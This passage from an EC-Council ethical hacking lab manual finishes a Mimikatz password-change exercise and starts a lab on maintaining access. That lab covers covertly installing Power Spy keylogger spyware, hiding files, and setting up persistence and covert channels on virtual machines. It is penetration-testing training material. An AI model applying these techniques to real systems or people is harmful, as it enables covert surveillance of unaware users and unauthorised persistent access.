
46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.
47. Now, check if the login password has changed for the target system (here, **Windows 11**).
48. Switch to the **Windows 11** virtual machine and lock the machine.


    Note: If you are already logged in with **Admin** account sign out and sign-in again.
49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa$$word**) we are getting error **The password is incorrect. Try again**.
51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects
- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 105 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).

Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.


1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
